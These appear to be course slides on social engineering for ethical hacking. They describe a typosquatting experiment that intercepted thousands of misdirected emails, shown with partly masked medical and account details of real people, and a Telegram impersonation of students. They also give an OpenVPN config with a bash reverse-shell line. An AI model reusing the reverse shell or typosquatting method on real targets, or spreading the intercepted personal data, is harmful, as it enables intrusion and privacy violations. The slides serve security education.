

# Ethical hacking and Penetration Testing

Social engineering techniques

# Identifying the goals of lesson

- Understanding basic terms
- Improving cybersecurity awareness level of group
- Creating fake site to harvest credentials
- Creating malicious PDF file to steal NTLM hashes

# What is social engineering?

- In the context of information security, **social engineering** is the psychological manipulation of people into performing actions or divulging confidential information.
- Types:
  - Phishing
  - Vishing
  - Qrshing
  - Smishing
  - Etc.

# What is phishing?

- **Phishing** is a type of social engineering where an attacker sends a fraudulent (e.g., spoofed, fake, or otherwise deceptive) message designed to trick a human victim into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure like ransomware.

# Experiment #0

- Untargetted phishing
- Author of research: Kutlymurat Mambetniyazov (@manfromkz)

# Typo generator

<https://www.internetmarketingninjas.com/tools/free-tools/online-keyword-typo-generator/>

Results for: outlook.com

## Mistyped Keywords

uotlook.com  
outlok.com  
iutlook.com  
lutlook.com  
putlook.com  
oitlook.com  
oytlook.com

# Bulk domain checker

<https://ru.godaddy.com/domains/bulk-domain-search>

<https://www.namecheap.com/domains/bulk-domain-search/>

<https://www.name.com/names>

# Results for outlook.com

3 24 домена (-ов) доступен (доступны)

Все доступные (3)

Аукционы (9)

Недоступные (12)

↓↑ Сортировать по



Экспорт


☐ Выбрать все позиции на странице (3)


<input type="checkbox"/>	lutlook.com	49.855,07 ₺	
<input type="checkbox"/>	outlopk.com	14.492,75 ₺	
<input type="checkbox"/>	outmook.com	49.855,07 ₺	





# Results for rambler.ru

☐ Выбрать все позиции на странице (7)


☐ rzmbler.ru 449,00 ₺ 

☐ rakbler.ru 449,00 ₺ 

☐ ramgler.ru 449,00 ₺ 

☐ rambleg.ru 449,00 ₺ 

☐ rqmbler.ru 449,00 ₺ 

☐ rajbler.ru 449,00 ₺ 

☐ rambmer.ru 449,00 ₺ 



"@outmook.com"



<https://twitter.com> > ... ▾ Осы бетті аудар

[Tala14241425@outmook.com \(@Tala14241425ou1\)](#) | تويتر - Twitter

أحدث التغريدات من (@Tala14241425ou1)outmook.com@Tala14241425



"@lutlook.com"



<https://creamas.org> > uploads > 2016/03 > Duplas... ▾ PDF

[Duplas\\_JB](#)

Diana Bolaños diana.bolanos@lutlook.com. II Voley. María Alexandra Sanchez-Manrique  
Zevallos alelegustaelpollo.13@hotmail.com. II Voley. Reyna Cavero.

<https://www.list-org.com> › company ▼ Осы бетті аудар

## ООО "КОНА-ТРЕЙД", ИНН 9723052159 - List-Org

ДОМ 1,.. Телефон: E-mail: [ekatzem@rzmbler.ru](mailto:ekatzem@rzmbler.ru). Сайт: Реквизиты компании: ИНН: 9723052159. КПП: 500301001. ОКПО: 31382538. ОГРН: 1187746635890.

<https://www.list-org.com> › company · Осы бетті аудар

## НП РОД "ЭС", ИНН 7714402029 - List-Org

Телефон: 8 (916) 572-92-54. E-mail: [ekatzem@rambler.ru](mailto:ekatzem@rambler.ru), [ekatzem@rzmbler.ru](mailto:ekatzem@rzmbler.ru). Сайт: [r-es.ru](http://r-es.ru). Реквизиты компании: ИНН: 7714402029. КПП: 774301001.

<https://vk.com> › topic-89363615\_316... ▼ Осы бетті аудар

## Регистрация | Трезвая Вечеринка Москва | ВКонтакте

2015 ж. 07 шіл. — [Lex-xxl-555@rzmbler.ru](mailto:Lex-xxl-555@rzmbler.ru). Нравится Показать список оценивших. Наталия Красавина 31 авг 2015 в 21:57 · [Nskrasavina@mail.ru](mailto:Nskrasavina@mail.ru). Нравится ...

<https://www.medlit.ru> › onk100523 ▼ Осы бетті аудар

## Российский онкологический журнал №5 2010 стр. 23

Шварова А. В. — канд. мед. наук, ст. науч. сотр. хирургического отд-ния № 3; 115428, Москва, Каширское ш., 24; e-mail:[a.shvarova@rzmbler.ru](mailto:a.shvarova@rzmbler.ru). ЛЕЧЕНИЕ ...

<https://star-pro.ru> › krasnodarskiy-kray ▾ Осы бетті аудар

## [Контракт 2231103967816000004 - Капитальный ремонт ...](#)

... контактные данные: 7-861-2310979, 7-861-2344308, 8-861-2310979, rustexstroiu@mail.ru, rustexstoi-yug@rambler.ru, rustexstoi-yug@rqmbler.ru ...

<https://synapsenet.ru> › organization ▾ Осы бетті аудар

## [ООО "РУСТЕХСТРОЙ-ЮГ 88", Краснодарский край ...](#)

rustexstoi-yug@rqmbler.ru · ustexstoi-yug@rambler.ru · rustexstoi-yug@rambler.ru. По данным ЕГРЮЛ организация ООО "РУСТЕХСТРОЙ-ЮГ 88" ...

<https://www.list-org.com> › company ▾ Осы бетті аудар

## [ООО "РУСТЕХСТРОЙ-ЮГ 88", ИНН 2312195609 - List-Org](#)

О компании указано: e-mail: rustexstoi-yug@rqmbler.ru телефон: 8 (861) 231-09-79. Заказчик: ГБУЗ "СКДИБ" (ИКО: 22311022836231101001).

<https://kontragent.pro> › organization ▾ Осы бетті аудар

## [МБУ ДОПОЛНИТЕЛЬНОГО ОБРАЗОВАНИЯ "ЦЕНТР ...](#)

Нижний Новгород, ул. Коминтерна, д. 250. Телефоны, +7 (831) 273-15-03, +7 (81327) 3-15-03. Факсы, +7 (831) 273-15-03. Email, cdt-sormovo@rqmbler.ru.

# Catch-all address

- <https://support.google.com/a/answer/2685650>
- nonexistent1@yourdomain.ltd => catcher@yourdomain.ltd
- nonexistent2@yourdomain.ltd => catcher@yourdomain.ltd
- dsfghkjergkwergdhfgsdf@yourdomain.ltd => catcher@yourdomain.ltd

# Final results

- Catch-all address was active for 6 months
- Caught 6000+ messages

Inbox	● 1311/ 1660
Subscriptions	• 4691
Social	• 411



✉	Inbox
✉	Subscriptions
💬	Social

Вы получили это письмо, потому что почта **gauhar\*\*\*\*\*@\*\*\*\*\*** указана как резервная для **gauhar\*\*\*\*\*@mail.ru**. Если кто-то указал вашу почту по ошибке, [отпишитесь от уведомлений](#).

 mail id

Вход с нового устройства в аккаунт

**gauhar\*\*\*\*\*@mail.ru**

**Протокол разбора случая заболевания туберкулезом по ЦБ г.\*\*\*\*\*.**

**\*\*.\*\*.2020год.**

1. Ф.И.О. \*\*\*\*\*
2. Год рождения: \*\*\*\*\*
3. Адрес: \*\*\*\*\*\_.
4. Место работы (адрес работы) \*\*\*\*\*
5. Число, месяц, год устройства в учреждение
6. Проходил (а) при оформлении на работу флюорографию грудной клетки (дата и номер флюорограммы) – Тубинфицирована, последняя проба Р-Манту от \*\*.\*\*.2020г. рез- папула \*\*мм.
7. Профессия: \*\*\*\*\*
8. Диагноз: **Инфильтративный туберкулез легких МБТ+, 1В группа диспансерного учета 4категория. Новый случай.**





-- \*\*\*\*\*

Reconciliation report, payment invoice. SF and AVR within an hour.



**Ai:**



a,

@gmail.com

1 recipient:

Folder: Inbox





Покупать легко!

**Здравствуйте,**

Заказ №!

— готов и находится в пункте выдачи заказов.

Мы ждем Вас по адресу: г. Актобе, ул. 101 стрелковой бригады, дом 7 📍 (отдельный вход с улицы, напротив расположен «Сбербанк»)

Режим работы: Понедельник - пятница с 10 до 20. Суббота - воскресенье с 10 до 20, обеденный перерыв с 14 до 14:30.

, просим Вас получить заказ до .

Всего Вам доброго!

# Документы по иску Банка к ТОО




1 recipient:

Folder: Inbox



d

@



# Здравствуйте

По вашей просьбе мы отправляем вам ваши логин и пароль для доступа к анкете:

Логин: **76**

Пароль:

Запомните или запишите их, иначе вам придется создавать новую анкету. И логин и пароль можно изменить в настройках анкеты на сайте.

Номер вашей анкеты, ID: **76**

Восстановление доступа к анкете возможно только при сохраненном и подтвержденном адресе электронной почты. Пожалуйста, сообщите нам, если вы не запрашивали получения этого письма.

Система безопасности,  
Проект **FreedomSex**

Дата обращения :

Ф.И.О. пациента

Дата рождение :

Адрес :

№ исследование : GL

ЛПУ : ТОО

(ковид) Направил врач :

Дата регис.услуги :

№ исследование

***Исследование методом ПЦР Метод PCR(Real-Taim)***

№	Наименование исследования	Результат	Норма физиологическая
1	Coronavirus SARS-CoV2 (COVID 19) PHK	Отрицательно	Отрицательный

*Исследование выполни?*

# End of Experiment #0

Moral: always check the recipient

# Experiment #1

- Register in Telegram new account named “Saved Messages”
- Write to anyone (victim), and directly delete the message
- Wait
- Later, when victim will try to save message, he can accidentally send it to you



# End of Experiment #1

Moral: always check the recipient

# Experiment #2

- Fake Telegram account similar to my real one was created (@manformkz instead of my real username @manfromkz)
- In Telegram chat of my students, the message was posted from fake account (with request to text me their private email addresses)
- Message was deleted after 5 minutes (in such short time - 3 victims)
- The fake account was renamed to “Fake account” to show what happened

last seen yesterday at 17:...

ADD CONTACT

BLOCK USER

December 17

Здравствуйте, [redacted]@gmail.com - [redacted] CS-[redacted] 14:10

Хай

Проверь мой ник

Это был маленький урок по сочинженерии

Почва для лекции на понедельник)

14:10 ✓✓

а черт😂 14:12

блин, а то думаю почему вас в чате 2😭

14:12

last seen at 14:00

ADD CONTACT

BLOCK USER

December 17

Здравствуйте [redacted]@gmail.com 14:07

Forwarded message  
From Fake account

Напишите в ЛС личную почту, скину материал, который не смогу официально скинуть 14:07

Хай 14:07 ✓✓

Проверь мой ник 14:07 ✓✓

Это был маленький урок по сочинженерии 14:07 ✓✓

Почва для лекции на понедельник) 14:08 ✓✓



14:09

Так и знал 14:09

Но все равно скинул личную инфу)

last seen at 12:55

ADD CONTACT

BLOCK USER

December 17

[redacted]@gmail.com - [redacted] 14:06

# End of Experiment #2

Moral: always check the recipient

# Setoolkit

- <https://github.com/trustedsec/social-engineer-toolkit>
- **The Social-Engineer Toolkit** is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack quickly.

# Wifiphisher

- <https://github.com/wifiphisher/wifiphisher>
- **Wifiphisher** is a rogue Access Point framework for conducting red team engagements or Wi-Fi security testing. Using Wifiphisher, penetration testers can easily achieve a man-in-the-middle position against wireless clients by performing targeted Wi-Fi association attacks.

# Wifiphisher. How it works?

- You choose any Wi-Fi access point
- Tool will “jam” this point (de-authenticate all users)
- Wifiphisher creates a clone access point that doesn't require a password to join
- Any person who connects to the evil twin-like open network is presented with a seemingly legitimate phishing page asking for the Wi-Fi password to download a firmware update, which is cited as the reason the Wi-Fi isn't working

# Swaks

- <http://www.jetmore.org/john/code/swaks/>
- **Swaks'** primary design goal is to be a flexible, scriptable, transaction-oriented SMTP test tool. It handles SMTP features and extensions such as TLS, authentication, and pipelining; multiple version of the SMTP protocol including SMTP, ESMTP, and LMTP; and multiple transport methods including UNIX-domain sockets, internet-domain sockets, and pipes to spawned processes.



# BadPDF

- <https://medium.com/@riccardo.ancarani94/bad-pdf-smb-relay-50076046e15b>
- <https://github.com/deepzec/Bad-Pdf>
- BadPDF attack allows an attacker to steal Net-NTLM credentials just opening a PDF file with a vulnerable reader (virtually every PDF reader).
- Requirements: Active Directory, SMB Relay, Responder
- Practice: <https://tryhackme.com/room/postexploit>

# OpenVPN phishing

- <https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da>

- OVPN file:

*remote 192.168.1.245*

*ifconfig 10.200.0.2 10.200.0.1*

*dev tun*

*script-security 2*

*up "/bin/bash -c '/bin/bash -i > /dev/tcp/192.168.1.218/8181 0<&1 2>&1&'"*

Any questions?

# Homework for the next lesson

- Clone any site with authorization form using Setoolkit and test it locally
- Repeat yourself BadPDF at <https://tryhackme.com/room/postexploit>

# Feedback: did we achieved the goals of our lesson?

- Discussion 5-10 minutes

# Useful links

- <https://en.wikipedia.org/wiki/Phishing>
- [https://en.wikipedia.org/wiki/Social\\_engineering\\_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))
- <https://www.cybervie.com/blog/phishing-attack-using-kali-linux/>
- <https://sysconf.io/>
- <https://securityscorecard.com/blog/types-of-phishing-attacks-and-how-to-identify-them>
- <https://resources.infosecinstitute.com/topic/kali-linux-top-5-tools-for-social-engineering/>